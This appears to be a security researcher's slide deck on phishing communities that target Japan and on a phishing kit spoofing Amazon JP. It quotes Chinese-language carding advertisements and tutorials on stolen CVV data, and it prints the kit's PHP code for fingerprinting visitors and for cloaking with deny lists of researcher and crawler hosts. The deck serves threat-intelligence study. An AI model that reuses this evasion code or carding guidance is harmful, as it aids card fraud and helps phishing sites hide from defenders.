
- 1.Recent Phishing Incidents
- 2.Phishing Communities**
- 3.Phishing Actors' Activities
- 4.Analysis of Phishing Kits
- 5.Conclusion

# Location of phishing actors activities

- Chat Tool
- Trading Market Site
- Phishing Form Site
- etc.



# Chat Tool(Telegram)



The image shows a screenshot of a Telegram chat interface. It features four distinct chat entries, each with a profile picture icon (two people for private chats, a megaphone for a broadcast channel) and a header. The content of the chats is partially obscured by black redaction bars.

- Chat 1:** Header: [Redacted] 钓鱼源码 🇯🇵🔥. Content: 日本, 美国, 专业钓鱼源码定制, 钓鱼教学, 邮箱发信, 爬取软件, 验证软件, 发信服务器搭建, [Redacted].
- Chat 2:** Header: [Redacted] CVV鱼料 🇯🇵. Content: [Redacted] 主推CVV日本鱼料, 自建水库, 欢迎项目合作、诚意来谈, 除了靠谱一无所有。
- Chat 3:** Header: [Redacted] 日本收货、骗子曝光.
- Chat 4:** Header: [Redacted] cvv刷货 盗刷. Content: cvv 库料 卡发 cvv料. Content: 台湾, 日本, 香港, [Redacted].

近几年钓鱼行业很流行，欧美cvv利润欠缺，日本cvv利润丰厚很盛行,所以圈子里还是以钓日本cvv为主流,此技术为钓鱼收鱼实战过程，学会此技术可自己刷货变现，可卖料，一次投入永久获取财富！

- 视频共分为四个部分:
- 1:鱼塘搭建及服务器购买技巧.
  - 2:功能强大的邮局系统搭建.
  - 3:API模式邮局搭建.
  - 4:最牛逼日发十万的邮件群发工具操作详解.
  - 5:鱼站成功收鱼

最近有很多从未接触过这个行业的新人问一些基础问题，我们整理了一下新人常问的问题，做一个科普。  
CVV是什么?  
CVV这个英文缩写实际是指信用卡背后那3或4位数的安全码，久而久之，国人就用CVV来指代信用卡线上盗刷(老外一般叫Carding)。

CVV料  
一般盗取的都是信用卡的资料，简称“料”  
信用卡资料包括：卡号、有效期、cvv安全码、卡主姓名、账单地址、3D密码等，但其实收单行只要二要素(卡号、有效期)即可成功扣款

- 根据料来源的不同，我们大致可以分为以下四种：
- 1.轨道料：利用改装的POS机采集的刷卡人的信用卡资料。这类料的信用卡信息非常精准，且带有实体卡专用的CVV1编码，通常用于复制实体卡。
  - 2.库料：库料由黑客“拖库”所来。所谓拖库就是黑客入侵电商网站数据库导出用户信用卡资料的行为。刚从数据库拖出的料叫“毛料”，不乏有信息错误、已经过期或报失的废料。所以要经过筛选才能用。
  - 3.鱼料：利用钓鱼方式获取的信用卡资料叫鱼料。所谓钓鱼就是仿冒知名网站，诱导用户自行填入信用卡资料的行为。鱼料即钓即用，最新鲜，准确率也很高，部分甚至带有3D支付密码。
  - 4.生成料：信用卡卡号的算法(Luhn算法)是公开的，那我们可以自行生成卡号，配合不同的有效期、cvv安全码去批量测活。(卡号+有效期)碰撞法生成的是无C料，可用于无需输入CVV安全码就能付款的网站，例如亚马逊、日本乐天市场、维多利亚密码官网等。

上文说了，鱼料（也就是通过钓鱼得到的）是最新鲜最准确的，目前很多料站（包括知名的）都已经关停或被封，来源只有TG买料和自己钓鱼，TG上很多都是骗子，不说那些给钱就拉黑的，就是打着卖一手料的卖家其实都是过水的二手料，拿着这些二手料去刷货，100%被封控，很多人花钱学了搭建环境，买了反指纹浏览器和住宅IP，以为稳拿了，岂不知二手料进去就是提高封控，付款成功也会被追回的，所以自己学钓鱼才是重中之重，自己钓来的鱼才是安全性最高的，也是封控最低的，

收鱼主流方式有3种：  
邮箱收鱼：  
对于不合规矩的邮箱且会困难，不亚于往里丢雷，而且会留痕迹在网络上

# Phishing Form Site

CVV教程



CVV教程 (100)

主题: 44, 帖数: 1615

最后发表: 2023-12-13 17:13



CVV工具 (51)

主题: 27, 帖数: 744

最后发表: 2023-12-9 23:56



CVV通道 (104)

主题: 51, 帖数: 1824

最后发表: 2023-12-2 13:30



CVV钓鱼 (410)

主题: 142, 帖数: 3161

最后发表: 4 天前



真实料站 (168)

主题: 28, 帖数: 2076

最后发表: 前天 17:37



生成料 (98)

主题: 13, 帖数: 875

最后发表: 7 天前

黑客技术



黑客相关 (45)

主题: 19, 帖数: 594

最后发表: 7 天前



黑灰资源 (105)

主题: 47, 帖数: 1113

最后发表: 2023-12-13 13:06



扫号工具 (64)

主题: 18, 帖数: 653

最后发表: 2023-12-12 14:13

论坛事务



官方公告 (1)

主题: 2, 帖数: 2

最后发表: 2022-2-12 22:14



骗子曝光

主题: 0, 帖数: 0

从未



交流合作 (14)

主题: 20, 帖数: 59

最后发表: 2023-6-6 11:29

© NTT Communications Corporation All Rights Reserved.

15

Limited Public



# Characteristics of the phishing communities studied

- An unspecified number of phishing actors are present
- Individual or group
- Phishing communities are sometimes divided by role

# Summary

- They operate in a variety of places, from the surface web to the dark web
- The distance to the actors can be close
- Consists of an unspecified number of phishing actors

# Agenda

- 1.Recent Phishing Incidents
- 2.Phishing Communities
- 3.Phishing Actors' Activities**
- 4.Analysis of Phishing Kits
- 5.Conclusion

# Types of phishing actors


- Develops the tool
- Operates the service
- Commits scam
- Sell stolen information
- etc.



# Phishing scam flow

## Setup

- Phishing kit
- Server
- Email
- etc.



## Start

- Send Mail
- Send SMS



## Steal

- Credential
- Card Info
- etc.



## Abuse

- Monetization



Limited Public

# Summary

- Phishing actors in various roles are active
- Phishing actors interact and cooperate with each other.
- Working across languages.

# Agenda

- 1.Recent Phishing Incidents
- 2.Phishing Communities
- 3.Phishing Actors' Activities
- 4.Analysis of Phishing Kits**
- 5.Conclusion

# Analysis of Phishing Kits

- We conducted a content analysis of phishing kits obtained directly from phishing communities among the cases discussed in "Regarding Phishing Communities" and "Activities of Phishing Actors."
- Here are two analysis results introducing "which brand is being discussed" and "what kind of actions are being described."


# Case 1: Phishing Kit discussing Amazon



# Case 1: Phishing Kit discussing Amazon

Most recently, it has been rampant until December 2023, and urlscan.io confirms its continued usage into January.

- infringing brand : Amazon
- File Name : JP亚马逊源码 (防红防乱填) .zip  
(※ Translated into English, it means 「JP Amazon source code (anti-red and anti-filling).zip」 )
- File Hash (SHA1) : 58c55affaeb845ca5f5021730d4c2927b482bdc2



# Case 1: Phishing Kit discussing Amazon

## Debug mode settings

Inside main.php, there is a setting for the debug mode.

When the debug mode is ON, the cloaking feature is activated to deny access from countries outside the specified IP range and crawlers with specific user agents.

```
$isdebug = 0; // 改成 0代表 关闭拦截 改成1 开启拦截

if($isdebug == 0) {
    $setting['block_host'] = "off";
    $setting['block_iprange'] = "off";
    $setting['block_ua'] = "off";
    $setting['block_isp'] = "off";
    $setting['block_vpn'] = "off";
    $setting['block_crawler'] = "off";
    $setting['block_country'] = "off";
    $setting['block_onece'] = "off";
}else{
    $setting['block_host'] = "on";
    $setting['block_iprange'] = "on";
    $setting['block_ua'] = "on";
    $setting['block_isp'] = "on";
    $setting['block_vpn'] = "on";
    $setting['block_crawler'] = "on";
    $setting['block_country'] = "on";
    $setting['block_onece'] = "on";
}
```

# Case 1: Phishing Kit discussing Amazon

## Function Configuration

The phishing kit discussing Amazon is equipped with the following features:

1. Access Source Information Collection Function
2. Cloaking Function
3. Crawler Detection Function
4. Phishing Content

# Case 1: Phishing Kit discussing Amazon

## 1. Access Source Information Collection Function

It collects the following information from the access source that accessed the phishing kit:

- IP Address
- Geographical Information
- Client's OS Information
- ISP Name associated with the IP Address
- Web Browser used on the client



# Case 1: Phishing Kit discussing Amazon

## 1. Access Source Information Collection Function

Find and retrieve the valid IP address from the request headers (HTTP\_CLIENT\_IP, HTTP\_X\_FORWARDED\_FOR, REMOTE\_ADDR).

```
function getUserIP()
{
    $client = @$_SERVER['HTTP_CLIENT_IP'];
    $forward = @$_SERVER['HTTP_X_FORWARDED_FOR'];
    $remote = $_SERVER['REMOTE_ADDR'];

    if(filter_var($client, FILTER_VALIDATE_IP))
    {
        $ip = $client;
    }
    elseif(filter_var($forward, FILTER_VALIDATE_IP))
    {
        $ip = $forward;
    }
    else
    {
        $ip = $remote;
    }

    //return "211.1.214.104";
    return $ip;
}
```

main.php

# Case 1: Phishing Kit discussing Amazon

## 1. Access Source Information Collection Function

Retrieve the client's OS information from the User-Agent in the request header.

```
function getOS() {
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $os_platform = "Unknown OS Platform";
    $os_array = array(
        '/windows nt 10/i' => 'Windows 10',
        '/windows nt 6.3/i' => 'Windows 8.1',
        '/windows nt 6.2/i' => 'Windows 8',
        '/windows nt 6.1/i' => 'Windows 7',
        '/windows nt 6.0/i' => 'Windows Vista',
        '/windows nt 5.2/i' => 'Windows Server 2003/XP x64',
        '/windows nt 5.1/i' => 'Windows XP',
        '/windows xp/i' => 'Windows XP',
        '/windows nt 5.0/i' => 'Windows 2000',
        '/windows me/i' => 'Windows ME',
        '/win98/i' => 'Windows 98',
        '/win95/i' => 'Windows 95',
        '/win16/i' => 'Windows 3.11',
        '/macintosh|mac os x/i' => 'Mac OS X',
        '/mac_powerpc/i' => 'Mac OS 9',
        '/linux/i' => 'Linux',
        '/ubuntu/i' => 'Ubuntu',
        '/iphone/i' => 'iPhone',
        '/ipod/i' => 'iPod',
        '/ipad/i' => 'iPad',
        '/android/i' => 'Android',
        '/blackberry/i' => 'BlackBerry',
        '/webos/i' => 'Mobile'
    );
    foreach ($os_array as $regex => $value) {
        if (preg_match($regex, $user_agent)) {
            $os_platform = $value;
        }
    }
    return $os_platform;
}

$os = getOS();
```

# Case 1: Phishing Kit discussing Amazon

## 1. Access Source Information Collection Function

Retrieve the information about the web browser used by the client from the User-Agent in the request header.

```
function getBrowser() {  
    $user_agent = $_SERVER['HTTP_USER_AGENT'];  
    $browser = "Unknown Browser";  
    $browser_array = array(  
        '/msie/i' => 'Internet Explorer',  
        '/firefox/i' => 'Firefox',  
        '/safari/i' => 'Safari',  
        '/chrome/i' => 'Chrome',  
        '/opera/i' => 'Opera',  
        '/netscape/i' => 'Netscape',  
        '/maxthon/i' => 'Maxthon',  
        '/konqueror/i' => 'Konqueror',  
        '/mobile/i' => 'Handheld Browser'  
    );  
    foreach ($browser_array as $regex => $value) {  
        if (preg_match($regex, $user_agent)) {  
            $browser = $value;  
        }  
    }  
    return $browser;  
}
```

main.php



# Case 1: Phishing Kit discussing Amazon

## 1. Access Source Information Collection Function

Check if the country name exists in the session information.

If the country name is not set in the session information, use an external service to retrieve the geographical information of the access source IP address. If the country name cannot be successfully obtained, utilize another external service to obtain geographical information in a two-step process.

```
if(!isset($_SESSION['countryname'])){  
    $details = get_ip1($ip_);  
    $details = json_decode($details, true);  
    $countryname = $details['geoplugin_countryName'];  
    $countrycode = $details['geoplugin_countryCode'];  
    $cn = $countryname;  
    $cid = $countrycode;  
    $continent = $details['geoplugin_continentName'];  
    $citykota = $details['geoplugin_city'];  
    $regioncity = $details['geoplugin_region'];  
    $timezone = $details['geoplugin_timezone'];  
    $kurenci = $details['geoplugin_currencySymbol_UTF8'];  
    if($countryname == "") {  
        $details = get_ip2($ip_);  
        $details = json_decode($details, true);  
        $countryname = $details['country'];  
    }  
}
```

```
function get_ip1($ip) {  
    $url = "http://www.geoplugin.net/json.gp?ip=" . $ip;  
    $ch = curl_init();  
    curl_setopt($ch, CURLOPT_URL, $url);  
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);  
    $output = curl_exec($ch);  
    return $output;  
}
```

```
function get_ip2($ip) {  
    $url = 'http://extreme-ip-lookup.com/json/' . $ip;  
    $ch = curl_init();  
    curl_setopt($ch, CURLOPT_URL, $url);  
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);  
    $output = curl_exec($ch);  
    return $output;  
}
```

main.php

# Case 1: Phishing Kit discussing Amazon

## 1. Access Source Information Collection Function

Retrieve the ISP name using the external service (Extreme IP Lookup) based on the access source IP address.

```
function getisp($ip) {  
    $getip = 'http://extreme-ip-lookup.com/json/' . $ip;  
    $curl = curl_init();  
    curl_setopt($curl, CURLOPT_URL, $getip);  
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);  
    curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);  
    $content = curl_exec($curl);  
    curl_close($curl);  
    $details = json_decode($content);  
    return $details->org;  
}
```

main.php

# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Operates when the debug mode is ON. Utilizes information collected by the access source information gathering function, such as "source IP address," "country," "OS information," "ISP," "browser," etc., to deny access under various conditions. The observed conditions are as follows.ホスト名

- IP Range
- User Agent
- ISP
- Browser and OS
- Whether a VPN or Proxy is being used
- Whether the access source IP address has been previously compromised
- Whether it is from Japan or outside Japan

# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Compare the hostname of the access source user with the defined list of denied hostnames within the phishing kit and make a determination.

```
if($setting['block_host'] == "on") {  
    $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);  
    $blocked_words = array(  
        "factioninc",  
        "mit.edu",  
        "lbot",  
        "bannana_bot",  
        "zbot",  
    );  
  
    foreach($blocked_words as $word) {  
        if (substr_count($hostname, $word) > 0) {  
            $ip = getUserIP();  
            tulis_file("result/block_bot.txt","BLOCKED HOSTNAME ||  
                user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||  
                ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
            tulis_file("result/total_bot.txt","$ip|Hostname");  
            header("status: 403 Not Found");  
  
            exit();  
        }  
    }  
}
```

blocker.php



# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Compare the access source IP address with the defined list of denied IP ranges within the phishing kit and make a determination.

```
if($setting['block_iprange'] == "on") {  
    $bannedIP = array(  
        "^94.26.*.*",  
        "^95.85.*.*",  
        "^72.52.96.*",  
    );  
  
    if(in_array($_SERVER['REMOTE_ADDR'],$bannedIP)) {  
        $ip = getUserIP();  
        tulis_file("result/block_bot.txt","BLOCKED IP RANGE ||  
        user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ".$ip." ||  
        ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
        tulis_file("result/total_bot.txt","$ip|IP Range");  
        header("status: 403 Not Found");  
  
        exit();  
    } else {  
        foreach($bannedIP as $ip) {  
            if(preg_match('/' . $ip . '/',$_SERVER['REMOTE_ADDR'])){  
                $ip = getUserIP();  
                tulis_file("result/block_bot.txt","BLOCKED IP RANGE ||  
                user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ".$ip." ||  
                ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
                tulis_file("result/total_bot.txt","$ip|IP Range");  
                header("status: 403 Not Found");  
  
                exit();  
            }  
        }  
    }  
}
```

blocker.php

# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Compare the User-Agent of the access source with the defined list of denied User-Agents within the phishing kit and make a determination.

```
if($setting['block_ua'] == "on"){  
    $dp = strtolower($_SERVER['HTTP_USER_AGENT']);  
    $blocked_words = array(  
        "youtube",  
        "zeus",  
        "go-http-client/1.1",  
        "b2w",  
        "baypup",  
        "get",  
        "boitho",  
        "nokia6682/",  
        "bot/",  
    );  
  
    foreach($blocked_words as $word2) {  
        if (substr_count($dp, strtolower($word2)) > 0 or $dp == "" or $dp == " " or $dp == "  
            $ip = getUserIP();  
            tulis_file("result/block_bot.txt","BLOCKED USER AGENT ||  
                user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||  
                ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
            tulis_file("result/total_bot.txt",$ip|User Agent");  
            header("status: 403 Not Found");  
  
            exit();  
        }  
    }  
}
```

blocker.php

# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Compare the ISP of the access source with the defined list of denied ISPs within the phishing kit and make a determination.

```
if($setting['block_isp'] == "on"){
    $ip = getUserIP();
    $ispnya = getisp($ip);

    $banned_isp = array(
        "Avira",
        "vultr",
        "UniversityofVirginia",
        "InternetSecurity-TC",
        "Content Delivery Network Ltd",
        "DatalineLtd",
        "SunGardAvailabilityServicesLP",

        foreach ($banned_isp as $isps) {
            if (substr_count($ispnya, $isps) > 0) {
                $ip = getUserIP();
                tulis_file("result/block_bot.txt","BLOCKED ISP ||
                user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||
                ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");
                tulis_file("result/total_bot.txt","$ip|ISP");
                header("status: 403 Not Found");

                exit();
            }
        }
    }
```

blocker.php



# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Determine if the web browser of the access source client is not defined within the phishing kit as an allowed web browser.

```
if($br == "Unknown Browser") {  
    $ip = getUserIP();  
    tulis_file("result/block_bot.txt","BLOCKED SAFEBROWSING ||  
    user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||  
    ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
    tulis_file("result/total_bot.txt","$ip|Google Safebrowsing");  
    header("status: 403 Not Found");  
    exit();  
}
```

blocker.php

# Case 1: Phishing Kit discussing Amazon

## 2. Cloaking Function

Determine if the OS of the access source client is not defined within the phishing kit as an allowed OS.

```
if($os == "Unknown OS Platform") {  
    $ip = getUserIP();  
    tulis_file("result/block_bot.txt","BLOCKED SAFEBROWSING ||  
    user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ". $ip." ||  
    ".date ("Y-n-d")." ----> ".date ("H:i:s")."\n\n");  
    tulis_file("result/total_bot.txt","$ip|Google Safebrowsing");  
    header("status: 403 Not Found");  
    exit();  
}
```

blocker.php

